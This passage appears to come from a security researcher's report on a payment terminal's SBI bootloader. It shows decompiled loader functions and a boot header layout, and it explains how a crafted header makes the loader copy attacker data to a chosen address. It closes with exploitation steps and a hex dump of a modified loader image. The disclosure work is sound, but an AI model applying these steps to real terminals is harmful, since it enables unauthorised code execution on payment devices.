
Figure 9 below depicts our SBI loader access.



```
==============================================================================
==== SBI V. 03_04 (Jan 13 2013 22:14:13)

==== SEARCHING USB STICK
==== USB NOT FOUND
==== LOADING FROM NAND
==== Read from nand 0x771e0 bytes in 63 mili seconds
==== Vx File Auth using PedGuard

==== Authenticated 0x771a0 bytes in 75 mili seconds
==== Loaded VX Module
```

Figure 9

In the case of an unsuccessful USB-flash load, the system tries to load files through the XDL protocol with the RS-232 serial port. The ddl.exe utility supports this protocol and is available from VerixOS SDK.




```
int __cdecl main_like(int arg, int a2)
{
  int v2; // r4
  BOOL v4; // [sp+0h] [bp-10h]

  v4 = periph_process() == 1;
  if ( sub_189B64() != 0xB2D58B32 )
  {
LABEL_4:
    if ( !v4 )
      goto LABEL_9;
    goto LABEL_5;
  }
  if ( !v4 )
  {
    doXDL(&v4);
    goto LABEL_4;
  }
LABEL_5:
  if ( script_load("PSSBI.SCR") )
  {
    unload_stuff();
    print("\n====  SCRIPT ENDED");
    print("\n *** SBI V. %s (%s %s) ***", "03_08", "Dec  9 2013", "11:08:39", v4);
    print("\n *** PLEASE REMOVE USB STICK ***");
    print("\n *** THE SYSTEM WILL RESTART IN 10 SECONDS ***\n");
    v2 = BCM_Get_Timer1Value(1u);
    while ( (unsigned int)(v2 - BCM_Get_Timer1Value(1u)) < 0x3938700 )
      ;
    reset_tgt(10);
  }
LABEL_9:
  unload_stuff();
  JMP2NAND();
  print("\n====  RESET TARGET");
  reset_tgt(10);
  return 0;
}
```

Figure 10

Figure 10 depicts the main() function (0x00189DD4 offset) of the SBI loader while Figure 11 depicts the doXDL() function (0x00189E6C offset) of the SBI loader.


The Download File command uses the vulnerable check_bootHeader() (0x00196022 offset) function.

On the other hand, Figure 12 depicts the XDL_Proto() function (0x001961D4 offset) of the SBI loader.




```
int __fastcall doXDL(_DWORD *a1)
{
  _DWORD *v1; // r6
  int v2; // r4
  int v3; // r1
  int result; // r0
  int v5; // r4

  v1 = a1;
  set_dword_181830(4);
  sub_18A99C();
  do
  {
    v2 = XDL_Handler(0);                        // XDL_Recv_waitCtrlBytes with 1000
    if ( v2 == 99 )
      break;
    v3 = XDL_cnt;
    if ( !XDL_cnt )
      break;
    ++XDL_cnt;
  }
  while ( v3 <= 3 );
  result = sub_190370();
  if ( v2 != 99 )
    return result;
  v5 = BCM_Get_Timer1Value(1u);
  while ( (unsigned int)(v5 - BCM_Get_Timer1Value(1u)) < 60000000 )
    ;
  print("\n *** DOWNLOADING IS FINISHED ***");
  print("\n *** PLEASE PRESS ENTER TO RUN SCRIPT ***\n");
  while ( get_char() != 13 )
    ;
  result = 1;
  *v1 = 1;
  return result;
}
```

Figure 11



```
          case 'W':                                   // Download file
            v2 = -6;
            if ( dword_187A00 > 0 )
            {
              v10 = (int *)(this->paBufIn + 2);
              v11 = XDL_Recv__(this, (char *)v10, 2, 10, 1) == 2;
              while ( v11 )
              {
                v12 = *(unsigned __int8 *)v10;
                v13 = *((unsigned __int8 *)v10 + 1);
                v10 = &dword_1879F8;
                loaded_file.dataLen = (v12 << 8) + v13;
                if ( loaded_file.dataLen + 10 > this->paBufIn_size_0x400 )
                  break;
                v14 = XDL_Recv__(this, this->paBufIn + 4, 4, 10, 1);
                v11 = v14 == 4;
                if ( v14 == 4 )
                {
                  loaded_file.field_3A = this->paBufIn[7]
                                       + (this->paBufIn[4] << 24)
                                       + (this->paBufIn[5] << 16)
                                       + (this->paBufIn[6] << 8);
                  if ( loaded_file.dataLen + 2 != XDL_Recv__(this, this->paBufIn + 8, loaded_file.dat
                    || !sub_195EF6(this->paBufIn + 1, loaded_file.dataLen + 9) )
                  {
                    return -1;
                  }
                  BCM_URTx_write_char(this, 6u);
                  if ( check_bootHeader(dword_187A00, this->paBufIn + 8, loaded_file.dataLen) >= 0 )
                    goto LABEL_48;
                  return v2;
                }
              }
            }
            break;
```

Figure 12



```
00000000 boot_hdr       struc ; (sizeof=0x30, align=0x4)
00000000 signature      DCD ?
00000004 hdr_len        DCD ?
00000008 data_len       DCD ?
0000000C gap_C          DCB 4
00000010 type           DCD ?
00000014 flags          DCD ?
00000018 load_addr      DCD ?
0000001C field_1C       DCB ?
0000001D field_1D       DCB ?
0000001E min_SBI_major  DCB ?
0000001F min_SBI_minor  DCB ?
00000020 field_20       DCD ?
00000024 field_24       DCD ?
00000028 revocation     DCD ?
0000002C dataDev_0      DCB ?
0000002D dataDev_1      DCB ?
0000002E dataDev_2      DCB ?
0000002F dataDev_3      DCB ?
00000030 boot_hdr       ends
```


Data is interpreted by the Executable module using the header format that follows:

Figure 13 on the left depicts the SBI loader file header structure.

If the loaded header file's "signature" field is equal to 0xA19BC38F and the "type" field isn't null (line 42), then the "load_addr" field is processed at the memory address of the loaded module (line 44). The content of the "load_addr" copies into memcpy().

That allows an attacker to write arbitrary code to the device's memory within the SBI context. This enables executing the attacker's code, including overwriting the SBI code itself.


Figure 14 on the right depicts the check_bootHeader() function (0x00196022 offset) of the SBI loader.



```
 1 signed int __fastcall check_bootHeader(int a1, char *data, unsigned int len)
 2 {
 3   unsigned int _len; // r4
 4   signed int v4; // r0
 5   void *v5; // r0
 6   unsigned int v6; // r2
 7   boot_hdr *v7; // r0
 8   struc_uploadedFiles *v9; // r0
 9   char *_data; // [sp+4h] [bp-1Ch]
10
11   _data = data;
12   _len = len;
13   v4 = dword_1825E8;
14   if ( dword_1825E8 < 0 )
15   {
16     v4 = loaded_file_already_contains(loaded_file.fname);
17     dword_1825E8 = v4;
18     if ( v4 < 0 )
19       return -1;
20   }
21   if ( BOOT_loadAddr )
22   {
23     v9 = &dwFiles[v4];
24     if ( !v9->loadAddr )
25     {
26       loaded_files_size += loaded_file.size;
27       v9->loadAddr = BOOT_loadAddr;
28     }
29     memcpy((char *)(v9->loadAddr + XDL_file_ChunkOffset), _data, _len);
30     XDL_file_ChunkOffset += _len;
31     return 1;
32   }
33   v5 = dwFiles_alloc(XDL_file, XDL_file_ChunkOffset + _len);
34   XDL_file = (boot_hdr *)v5;
35   if ( !v5 )
36     return -1;
37   memcpy((char *)v5 + XDL_file_ChunkOffset, _data, _len);
38   v6 = XDL_file_ChunkOffset + _len;
39   XDL_file_ChunkOffset = v6;
40   if ( v6 <= 0x40 )                             // sizeof(struct boot_hdr)
41     return 1;
42   if ( XDL_file->signature == 0xA19BC38F && XDL_file->type )// boot header magic
43   {
44     BOOT_loadAddr = XDL_file->load_addr;
45     memcpy((char *)BOOT_loadAddr, (char *)XDL_file, v6);
46     free(XDL_file);
47     XDL_file = 0;
48 LABEL_12:
49     dwFiles[dword_1825E8].loadAddr = BOOT_loadAddr;
50     return 1;
51   }
```


Exploitation example

1. Get the SBI loader example. Figure 15 below depicts modification of the SBI loader.
2. Modify the loader:
   - » 0x00000000 offset – signature
   - » 0x00000010 offset – type
   - » 0x00000018 offset – load_addr




```
data_0040_sbi_03_04_mod.bin

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  8F C3 9B A1 08 00 00 00 30 00 F2 45 00 00 00 00  ЏГ›Ў....0.тE....
00000010  04 00 00 00 03 00 00 00 F8 97 18 00 00 00 00 00  ........ш—......
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 59 60 A8 08 01 00 00 00 00 00 00 00  ....Y`Ё.........
00000040  00 00 00 00 F0 45 01 00 01 00 00 00 60 00 00 00  ....рE......`...
00000050  90 45 01 00 10 49 01 00 00 01 00 00 00 00 00 00  ђE...I..........
00000060  00 00 00 00 9A D9 F2 45 00 00 A0 E1 00 00 A0 E1  ....љЩтE.. б.. б
00000070  00 00 A0 E1 00 00 A0 E1 00 00 A0 E1 00 00 A0 E1  .. б.. б.. б.. б
00000080  00 00 A0 E1 00 00 A0 E1 00 00 A0 E1 00 00 A0 E1  .. б.. б.. б.. б
00000090  00 00 A0 E1 00 00 A0 E1 00 00 A0 E1 00 00 A0 E1  .. б.. б.. б.. б
000000A0  00 00 A0 E1 00 00 A0 E1 01 04 A0 E3 09 00 80 E3  .. б.. б.. г..Ђг
000000B0  92 0F 0F EE A0 00 9F E5 D2 F0 21 E3 98 00 9F E5  ’..о .џеТр!г..џе
000000C0  00 00 40 E2 00 D0 A0 E1 D3 F0 21 E3 88 00 9F E5  ..@в.Р бУр!г€.џе
000000D0  02 0B 40 E2 00 D0 A0 E1 D3 F0 21 E3 7C 10 9F E5  ..@в.Р бУр!г|.џе
000000E0  00 10 91 E5 20 20 A0 E3 00 00 A0 E3 00 10 80 E5  ..‘е   г.. г..Ђе
000000F0  04 00 80 E2 04 20 42 E2 00 00 52 E3 FA FF FF 1A  ..Ђв. Bв..Rгъяя.
